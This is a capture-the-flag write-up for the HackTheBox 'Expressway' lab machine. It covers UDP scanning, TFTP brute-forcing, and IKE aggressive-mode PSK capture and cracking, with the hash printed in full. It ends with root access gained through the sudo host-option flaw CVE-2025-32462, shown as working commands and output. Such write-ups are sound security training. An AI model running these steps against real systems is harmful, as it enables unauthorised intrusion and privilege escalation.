HackTheBox Expressway

Reconnaissance phase
nmap
I have started with standard nmap scanning to see port 22 open but with a very recent SSH version without any known vulnerability.
1
2
3
4
─$ nmap -sV -sC 10.10.11.87

22/tcp open  ssh     OpenSSH 10.0p2 Debian 8 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I tried for a while a brute force attack with Hydra but with no luck.
 Hydra dead end
Then I finally realized that I should also scan UDP ports, and yes, there are a few open.
1
2
3
4
5
6
7
─$ nmap --open -Pn -sU -v 10.10.11.87

PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
500/udp  open          isakmp
4500/udp open|filtered nat-t-ike
Let’s look closer at them
1
2
3
4
5
6
7
8
9
10
11
12
13
14
└─$ nmap -sV -sC -p 68,69,500,4500 -sU 10.10.11.87
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-29 13:43 EDT
Nmap scan report for 10.10.11.87
Host is up (0.040s latency).

PORT     STATE         SERVICE   VERSION
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
500/udp  open          isakmp?
| ike-version:
|   attributes:
|     XAUTH
|_    Dead Peer Detection v1.0
4500/udp open|filtered nat-t-ike
Two ports are interesting: 69 with the TFTP server and 500 with IKE (Internet Key Exchange) for the initial negotiation of security parameters and keys for a VPN tunnel. This port is also in the banner of the CTF, so it is really obvious we should use it.
Hacking phase
tftp
For now I’ll focus on TFTP.
1
2
3
4
5
6
7
8
msf > use auxiliary/scanner/tftp/tftpbrute

msf auxiliary(scanner/tftp/tftpbrute) > run
[+] Found ciscortr.cfg on 10.10.11.87
[+] Found device-config on 10.10.11.87
[+] Found remote-config on 10.10.11.87
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
I was able to download ciscortr.cfg which is a default configuration file for Cisco routers. I am no expert at Cisco devices, but the config looks pretty standard, and in the first line we have information about the OS version:
version 12.3
I have found that is really old version of software, EOL 2012-03-15.  Really old Cisco OS version
IKE exploiting
Given that port 500 UDP is open and that the host is running an outdated version of the Cisco operating system, let’s search for some exploits:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
msf > search exploit "cisco IKE"

Matching Modules
================

   #  Name                                             Disclosure Date  Rank       Check  Description
   -  ----                                             ---------------  ----       -----  -----------
   0  auxiliary/scanner/ike/cisco_ike_benigncertain    2016-09-29       normal     No     Cisco IKE Information Disclosure

msf > use 0
msf auxiliary(scanner/ike/cisco_ike_benigncertain) > set verbose True
verbose => true
msf auxiliary(scanner/ike/cisco_ike_benigncertain) > run
[*] Printable info leaked:
>5..)....a.e..(............8............>5..)....a.e..(.
[+] 10.10.11.87:500 - IKE response with leak
We can see that memory is leaking, but I’m not sure how to proceed, so I’ll leave it at that point.
After some more digging1 I’ve found ike-scan tool, and I learned about the fact that in IKEv1 if Aggressive Mode is enabled, the VPN may leak the group name and be vulnerable to credential brute-force attacks.
Let’s find out:
1
2
3
4
5
6
7
8
└─$ ike-scan -A -Ppsk 10.10.11.87
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87     Aggressive Mode Handshake returned HDR=(CKY-R=307ac42af53b930c) SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) KeyExchange(128 bytes) Nonce(32 bytes) ID(Type=ID_USER_FQDN, Value=[email protected]) VID=09002689dfd6b712 (XAUTH) VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0) Hash(20 bytes)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.040 seconds (25.00 hosts/sec).  1 returned handshake; 0 returned notify

└─$ cat psk
9d9bee18d9167808b9fde44ca08230dbb6e30b9f84a6426ec402704e3f5b809ac9f581cf12082373d4df7d14a7e8f2c801aaa0e56ceed4de744524516e364fb05539c0a1b415a0861b5d28ce980be503237f0ce8b2aebc0f897ae85dbc6f5e8e4076a7d4f0b1a95f15c0b6d393ecb34a8a28031d1c69684d54fcd453bcd9dbc5:aa717fe7bc02f3f4dfe950e3982a98aaeee5ad242e32c098a0340a8fce5d9ad82befca3a6d79f5068fc979a1809b94eede761d3b4e76e900d9f99f476f6188178d1a5e2a74ff58edf9e884c341688c40857c730ffec70da029b1519a197868006dca414b6e87ebef15ffd2addcce712b1728689b1c9a8b8aec03632c576f6073:307ac42af53b930c:ae155ce85ee72f4c:00000001000000010000009801010004030000240101000080010005800200028003000180040002800b0001000c000400007080030000240201000080010005800200018003000180040002800b0001000c000400007080030000240301000080010001800200028003000180040002800b0001000c000400007080000000240401000080010001800200018003000180040002800b0001000c000400007080:03000000696b6540657870726573737761792e687462:40bc963b09bdb3ee162c0936b37488a351a8d99e:0d3f95963ac304e06d0af0380f25e1661c11c41186b5f55779075c188155f36e:4c574d5b2b2d49cb7940468e1f2d6abeca4b1---
I ran ike-scan in aggressive mode and saved the pskcrack shortcut to the “psk” file.
Now I will try to crack this shortcut using psk-crack.
 PSK Crack
Success! But what now? This CTF machine is on the easy level, so I tried to not overthink, and I remembered we have port 22 opened.
user flag
So let’s try these credentials there:
 SSH as user
Yeah, that was easy (actually not, but easier than the next steps).
root flag
At this stage we have user flag, so let’s try to escalate, starting by sending LinEnum to the machine.
1
scp LinEnum.sh [email protected]:/home/ike/LinEnum.sh
Few things are interesting in the output:
ike user is member of custom group proxy:
[-] Current user/group info: uid=1001(ike) gid=1001(ike) groups=1001(ike),13(proxy)
Sudo version:
Sudo version 1.9.17
Which has CVE-2025-324622 vulnerability with low severity, but poking around the system looking for some useful stuff (because I was losing my hope to resolve this) with this command:
1
grep -RIn --exclude-dir=proc --exclude-dir=sys --exclude-dir=dev --exclude-dir=run --exclude-dir=tmp --exclude-dir=var/tmp --exclude-dir=lost+found --exclude-dir=mnt --exclude-dir=media --exclude-dir=snap 'expressway' / 2>/dev/null
I’ve found an interesting log with a custom host name offramp.expressway.htb:
1
/var/log/squid/access.log.1:22:1753229688.902      0 192.168.68.50 TCP_DENIED/403 3807 GET http://offramp.expressway.htb - HIER_NONE/- text/html
I think I could have connected the string to the squid proxy group earlier, but it is what it is.
Let’s try to use this CVE:
 CVE-2025-32462 with another host name
And here is our root flag:
1
2
3
4
ike@expressway:~$ sudo -hofframp.expressway.htb ls /root
root.txt
ike@expressway:~$ sudo -hofframp.expressway.htb cat /root/root.txt
8d886a08e5cf0ae427656f8a3fd36---
conclusions
What I posted here is almost a straight path to the flags, especially the root flag, but it wasn’t so easy for me; I’ve spent the whole day looking for some point where I could start escalating things. Definitely not an easy task for the beginner.